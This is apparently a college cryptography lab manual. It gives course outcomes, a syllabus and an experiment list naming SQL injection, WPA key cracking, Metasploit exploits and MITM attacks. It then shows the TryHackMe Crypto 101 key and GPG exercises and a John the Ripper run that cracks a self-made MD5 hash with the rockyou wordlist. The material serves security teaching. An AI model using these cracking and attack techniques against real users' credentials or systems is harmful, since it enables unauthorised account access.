RAJALAKSHMI
ENGINEERING COLLEGE
An AUTONOMOUS Institution
Affiliated to ANNA UNIVERSITY, Chennai

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

(CYBER SECURITY)

CR23331- CRYPTOGRAPHY LABORATORY

LAB MANUAL

2023 REGULATION

THIRD SEMESTER

SECOND YEAR

COLLEGE VISION

- To be an institution of excellence in Engineering, Technology and Management, Education &

Research.

- To provide competent and ethical professionals with a concern for society.

COLLEGE MISSION

- To impart quality technical education imbibed with proficiency and humane values.
- To provide right ambience and opportunities for the students to develop into creative, talented and globally competent professionals.
- To promote research and development in technology and management for the benefit of the society.

DEPARTMENT VISION

To promote highly ethical and innovative cybersecurity professionals through excellence in teaching, training, and research.

DEPARTMENT MISSION

- To produce globally competent cybersecurity experts, motivated to learn emerging technologies and be innovative in solving real-world security challenges.
- To foster research activities among students and faculty that enhance societal security and resilience.
- To impart moral and ethical values in their profession, ensuring a strong commitment to cybersecurity ethics and responsible practices.

PROGRAMME EDUCATIONAL OBJECTIVES (PEOs)

PEO 1: To equip students with essential background in computer science, basic electronics and applied mathematics.

PEO 2: To prepare students with fundamental knowledge in programming languages and tools and enable them to develop applications.

PEO 3: To encourage the research abilities and innovative project development in the field of networking, security, data mining, web technology, mobile communication and also emerging technologies for the cause of social benefit.

PEO 4: To develop professionally ethical individuals enhanced with analytical skills, communication skills and organizing ability to meet industry requirements.

PROGRAMME OUTCOMES (POs)

PO1: Engineering knowledge: Apply the knowledge of Mathematics, Science, Engineering fundamentals, and an engineering specialization to the solution of complex engineering problems.

PO2: Problem analysis: Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences.

PO3: Design/development of solutions: Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations.

PO 4: Conduct investigations of complex problems: Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions.

PO 5: Modern tool usage: Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations.

PO 6: The engineer and society: Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.

PO 7: Environment and sustainability: Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development.

PO 8: Ethics: Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice.

PO 9: Individual and team work: Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings.

PO10: Communication: Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions.

PO11: Project management and finance: Demonstrate knowledge and understanding of the engineering and management principles and apply these to one’s own work, as a member and leader in a team, to manage projects and in multidisciplinary environments.

PO12: Life-long learning: Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change.

PROGRAM SPECIFIC OUTCOMES (PSOs)

A graduate of the Computer Science and Engineering Program will demonstrate

PSO 1: Foundation Skills: Ability to understand, analyze, and develop computer programs in the areas related to algorithms, system software, web design, machine learning, data analytics, networking, and cybersecurity for efficient design of computer-based systems of varying complexity. Familiarity and practical competence with a broad range of programming languages, open-source platforms, and cybersecurity tools and practices.

PSO 2: Problem-Solving Skills: Ability to apply mathematical methodologies to solve computational tasks, model real-world problems using appropriate data structures and suitable algorithms, and address cybersecurity challenges. Understanding of standard practices and strategies in software project development, incorporating secure coding practices and using open-ended programming environments to deliver quality and secure products.

PSO 3: Successful Progression: Ability to apply knowledge in various domains to identify research gaps and provide solutions to new ideas, with a particular emphasis on cybersecurity challenges. Inculcating a passion for higher studies, creating innovative career paths to be an entrepreneur, and

evolving as an ethically and socially responsible computer science professional with strong cybersecurity expertise.

Subject Code	Subject Name (Lab Oriented Theory course)	Category	L	T	P	C

CR23331	Cryptography	PC	3	0	2	4

Objectives:	
●	To become proficient in the classical ciphers and number theory.
●	To learn the principles and practices of symmetric and asymmetric ciphers.
●	To gain an understanding of hash functions and message authentication
●	To acquire knowledge about key establishment and user authentication
●	To acquire knowledge of advanced cryptographic concepts

UNIT I	CLASSICAL CIPHERS AND NUMBER THEORY	9
Introduction to Classical Ciphers – Substitution Techniques-Transposition Techniques–Steganography–Number Theory-Prime Numbers-Euclidean Algorithm- Fermat's and Euler's Theorem-Testing for Primality-The Chinese Remainder Theorem.		
UNIT II	**SYMMETRIC CIPHERS AND ASYMMETRIC CIPHERS**	**9**
Block Cipher principles – Feistal Cipher Structure – DES- AES-Multiple Encryption-Triple DES-Asymmetric Ciphers- RSA-Elliptic Curve Arithmetic-Elliptic Curve Cryptography–Side Channel Attacks		
UNIT-III	**HASH FUNCTIONS AND MESSAGE AUTHENTICATION**	**9**
Applications of Cryptographic Hash Functions – Requirements and Security-Birthday Paradox – MD5 – Secure Hash Algorithm (SHA512) – Message Authentication Requirements-Message Authentication Function-Message Authentication Code–Security of MACs – HMAC – Digital Signature Standards-DSA – Case Study: SHA-3 (Keccak), ECDSA		
UNIT IV	**KEY ESTABLISHMENT AND USER AUTHENTICATION**	**9**
Key Establishment Introduction-Key Freshness and Key Derivations- The n^2 Key Distribution Problem–Key Establishment using Symmetric key Techniques - KDC–Key Establishment using Asymmetric key techniques-Remote User Authentication Principles-Federated Authentication-Protocols-SAML-OAuth-OpenID		
UNIT-V	**ADVANCED CRYPTOGRAPHIC CONCEPTS**	**9**
Introduction to Quantum Cryptography - QKD-Quantum resistant algorithms–Post-Quantum Cryptography Algorithms-Fully Homomorphic Encryption (FHE) – Privacy-preserving Computing - Technologies-Computing Platforms and Cases-Challenges and Opportunities		
	Total Contact Hours :	**45**

List of Experiments	
1	Capture all flags in Encryption Crypto 101 in TryHackMe Platform
2	Cracking the hashes using John-the-Ripper tool
3	Passive and Active Reconnaissance in TryHackMe Platform
4	Perform SQL Injection Lab in TryHackMe Platform
5	Perform Linux Code injection on a live process with ptrace.

6	Perform wireless audit on an access point or a router and decrypt WPA keys (aircrack-ng)	
7	Demonstrate Intrusion Detection System using any tool (snort or any other equivalent s/w)	
8	Demonstrate various exploits of Windows OS using Metasploit framework.	
9	Install and Configure Firewalls for a variety of options using iptables	
10	Demonstrate a simple MITM attack (ettercap)	
	Contact Hours :	**30**
	Total Contact Hours :	**75**

Course Outcomes:	
On completion of course you will be able to	
●	Apply knowledge of number theory in cryptographic algorithms
●	Understand thoroughly symmetric and asymmetric ciphers to apply in real world scenarios
●	Analyze different cryptographic hash functions and message authentication codes
●	Understand the concepts of key establishment and user authentication
●	Understand thoroughly the modern cryptographic concepts to apply in real world scenarios

Suggested Activities:	
●	Assignment problems.
●	Class presentation/Discussion

Text Books:	
1.	William Stallings, “Cryptography and Network Security Principles and Practice”, 8th Edition Pearson, 2023
2.	Christof Paar and Jan Pelzi, "Understanding Cryptography: A Textbook for Students and Practitioners", Springer 2014

Reference Books (s)/Web links:	
1.	Douglas R. Stinson, "Cryptography: Theory and Practice”, Third Edition, CRC Press, 2006
2.	Gilles van Assche, "Quantum Cryptography and Secret-Key Distillation", Cambridge University Press, First Edition, 2012
3.	Ayantika Chatterjee and Khin Mi Mi Aung,"Fully Homomorphic Encryption in Real World Applications (Computer Architecture and Design Methodologies)", Springer 2020
4.	Kai Chen and Qiang Yang, "Privacy-preserving Computing", Cambridge University Press, 2023
5.	https://www.cdot.in/cdotweb/assets/docs/products/optical/qkd.pdf
6.	https://www.cisa.gov/quantum

Ex. No.: 1

CAPTURE FLAGS-ENCRYPTION CRYPTO 101


Aim:

To capture the various flags in Encryption Crypto 101 in TryHackMe platform.

Algorithm:

1. Access the Passive reconnaissance lab in TryHackMe platform using the link below- https://tryhackme.com/r/room/encryptioncrypto101
2. Click Start AttackBox to run the instance of Kali Linux distribution.
3. Solve the crypto math used in RSA.
4. Find out who issued the HTTPS Certificate to tryhackme.com
5. Perform SSH Authentication by generating public and private key pair using ssh-keygen
6. Perform decryption of the gpg encrypted file and find out the secret word.

Output:



Complete Beginner > Cryptography > Encryption - Crypto 101

Encryption - Crypto 101

An introduction to encryption, as part of a series on crypto

Medium 45 min

Room completed (100%)

Task 1 What will this room cover?


Task 2 Key terms

Task 3 Why is Encryption important?

Task 4 Crucial Crypto Maths

Task 5 Types of Encryption

Task 6 RSA - Rivest Shamir Adleman



Complete Beginner > Cryptography > Encryption - Crypto 101

Encryption - Crypto 101

An introduction to encryption, as part of a series on crypto

Medium 45 min

Room completed (100%)


Task 1 What will this room cover?

Task 2 Key terms

Your machine is initializing...

Use the AttackBox to attack machines you start on tasks

Loading (18%)



```
root@ip-10-10-18-189:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): myKey
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in myKey.
Your public key has been saved in myKey.pub.
The key fingerprint is:
SHA256:mYLMN1vmJnlZgFjuatvJ+maOmK9HcIARIe//jOdXt9s root@ip-10-10-18-189
The key's randomart image is:
+---[RSA 2048]----+
|==    .          |
|o..  + .         |
|  ... o .        |
| ..o.o   +       |
|  .o+ = S .      |
|   ..o O o. .    |
|   .+ + =. . .   |
|   +.O+=.   ..   |
|  ++*OX.    ..E  |
+----[SHA256]-----+
root@ip-10-10-18-189:~# ls
burp.json   Downloads     myKey.pub  Rooms              Tools
CTFBuilder  Instructions  Pictures   Scripts            welcome.txt
Desktop     myKey         Postman    thinclient_drives  welcome.txt.gpg
```

```
root@ip-10-10-18-189:~# gpg --import tryhackme.key
gpg: /root/.gnupg/trustdb.gpg: trustdb created
gpg: key FFA4B5252BAEB2E6: public key "TryHackMe (Example Key)" imported
gpg: key FFA4B5252BAEB2E6: secret key imported
gpg: Total number processed: 1
gpg:               imported: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1

root@ip-10-10-18-189:~# gpg message.gpg

gpg: WARNING: no command supplied.  Trying to guess what you mean ...
gpg: encrypted with 1024-bit RSA key, ID 2A0A5FDC5081B1C5, created 2020-06-30
      "TryHackMe (Example Key)"

gpg: WARNING: no command supplied.  Trying to guess what you mean ...
gpg: encrypted with 1024-bit RSA key, ID 2A0A5FDC5081B1C5, created 2020-06-30
      "TryHackMe (Example Key)"
```

Result: Thus, the various flags have been captured in Encryption Crypto 101 in TryHackMe platform.

Ex. No.: 2

CRACK THE HASHES


Aim:

To install and crack the hashed passwords using John-the-Ripper tool in Kali Linux.


Algorithm:

1. Install John-the-Ripper on your system using sudo apt install john
2. Prepare the hash file hashes.txt that is to be cracked.
3. Run John-the-Ripper specifying the path to the wordlist.txt and hashes.txt
4. Monitor the cracking process using status option in another terminal


Output:



```
root@ip-10-10-88-66:~# sudo apt-get install john
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  docutils-common gir1.2-goa-1.0 gir1.2-snapd-1 libpkcs11-helper1
  linux-headers-4.15.0-115 linux-headers-4.15.0-115-generic
  linux-image-4.15.0-115-generic linux-modules-4.15.0-115-generic
  linux-modules-extra-4.15.0-115-generic python-bs4 python-chardet
  python-dicttoxml python-dnspython python-html5lib python-jsonrpclib
  python-lxml python-mechanize python-olefile python-pypdf2 python-slowaes
  python-webencodings python-xlsxwriter python3-botocore python3-docutils
  python3-jmespath python3-pygments python3-roman python3-rsa
  python3-s3transfer
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  john-data
The following NEW packages will be installed
  john john-data
0 to upgrade, 2 to newly install, 0 to remove and 356 not to upgrade.
Need to get 4,466 kB of archives.
After this operation, 7,875 kB of additional disk space will be used.
```



```
root@ip-10-10-233-209:~# echo -n joshua1993| md5sum | awk '{print $1}' > hashes.
txt
root@ip-10-10-233-209:~# cat hashes.txt
046df2d40bc0a99fd11a1cc0a8e67434
root@ip-10-10-233-209:~# john  --format=raw-md5 --wordlist=/usr/share/wordlists/
rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
joshua1993       (?)
1g 0:00:00:00 DONE (2024-06-19 07:30) 33.33g/s 6668Kp/s 6668Kc/s 6668KC/s kensle
y..joseph85
Use the "--show --format=Raw-MD5" options to display all of the cracked password
s reliably
Session completed.
root@ip-10-10-233-209:~#
```



```
0g 0:00:00:01  0g/s 0p/s 0c/s 0C/s
root@ip-10-10-233-209:~# john --status
0g 0:00:00:01  3/3 0g/s 71632p/s 71632c/s 143264C/s
```

Result: Thus, successfully installed John-the-Ripper tool and cracked the password hashes.

Ex. No.: 3

PASSIVE AND ACTIVE RECONNAISSANCE

Aim:


To do perform passive and active reconnaissance in TryHackMe platform.

Algorithm:

